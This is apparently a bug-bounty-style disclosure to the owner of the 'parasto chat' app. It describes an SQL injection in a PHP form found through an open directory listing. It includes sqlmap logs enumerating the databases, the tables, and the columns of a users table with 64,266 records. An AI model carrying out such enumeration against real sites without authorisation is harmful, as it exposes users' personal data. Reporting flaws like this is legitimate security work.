Scan of application “parasto chat”

Owner “Ehsan Zar”

Bug : Critical 10/10

Sql injection

First of all I found a link on app : (https://musictop1.ir/chaat/vergen.php)


on this link shows me a backup site : https://syteposhtiban.ir/

the first step I see the “Index of /” and site has no 403 error

In the “chaat” dir I see this file “chengmarket.php”

this file have a post value who send a things to database!

after this I use sqlmap tool to test sqlinjection on this form



Now I have this info’s from the database!

now I want to see database!

```
[12:24:16] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:24:16] [INFO] fetching database names
[12:24:16] [INFO] fetching number of databases
[12:24:16] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrie
val
[12:24:16] [INFO] retrieved: 2
[12:24:19] [INFO] retrieved: information_schema
[12:25:20] [INFO] retrieved: syteposhtiban_chaat
available databases [2]:
[*] information_schema
[*] syteposhtiban_chaat
```

And this is the site databases!
I see “syteposhtiban_chaat”

And I get this tables :

```
Database: syteposhtiban_chaat
[15 tables]
+-------------+
| blacked     |
| chek        |
| demotext    |
| idtext      |
| lastmessage |
| likeed      |
| likestory   |
| mess        |
| seting      |
| story       |
| tarakonesh  |
| tarakonesh2 |
| users       |
| viweprofile |
| viwestory   |
+-------------+
```

I see the table who name “users”

```
[12:33:04] [INFO] retrieved: 29
[12:33:09] [INFO] retrieved: id
[12:33:16] [INFO] retrieved: mobile
[12:33:34] [INFO] retrieved: code
[12:33:47] [INFO] retrieved: login
[12:34:03] [INFO] retrieved: username
[12:34:27] [INFO] retrieved: famil
[12:34:41] [INFO] retrieved: bio
[12:34:49] [INFO] retrieved: picpro
[12:35:08] [INFO] retrieved: pic0
[12:35:22] [INFO] retrieved: pics1
[12:35:37] [INFO] retrieved: lastmes
[12:35:57] [INFO] retrieved: time
[12:36:10] [INFO] retrieved: ostan
[12:36:26] [INFO] retrieved: shahr
[12:36:42] [INFO] retrieved: old
[12:36:52] [INFO] retrieved: online
[12:37:11] [INFO] retrieved: men
[12:37:22] [INFO] retrieved: black
[12:37:38] [INFO] retrieved: report
[12:37:58] [INFO] retrieved: del
[12:38:08] [INFO] retrieved: nazar
[12:38:23] [INFO] retrieved: vip
[12:38:32] [INFO] retrieved: seda
[12:38:43] [INFO] retrieved: notif
[12:39:00] [INFO] retrieved: market
[12:39:16] [INFO] retrieved: androidid
[12:39:39] [INFO] retrieved: poshid
[12:39:59] [INFO] retrieved: verapp
[12:40:17] [INFO] retrieved: redallmass
[12:40:45] [INFO] fetching entries for table 'users' in database 'syteposhtiban_chaat'
[12:40:45] [INFO] fetching number of entries for table 'users' in database 'syteposhtiban_chaat'
[12:40:45] [INFO] retrieved: 64266
```

And I get this data’s from the users table : 64266 users

As a white-hat hacker, I didn't even want to view user information, as I might make a mistake and download it by accident! I came here to report it to you. According to the law of ethical hacking, I did not download or retrieve any information, and my testing was done within a secure framework.

Telegram username : @theseciurity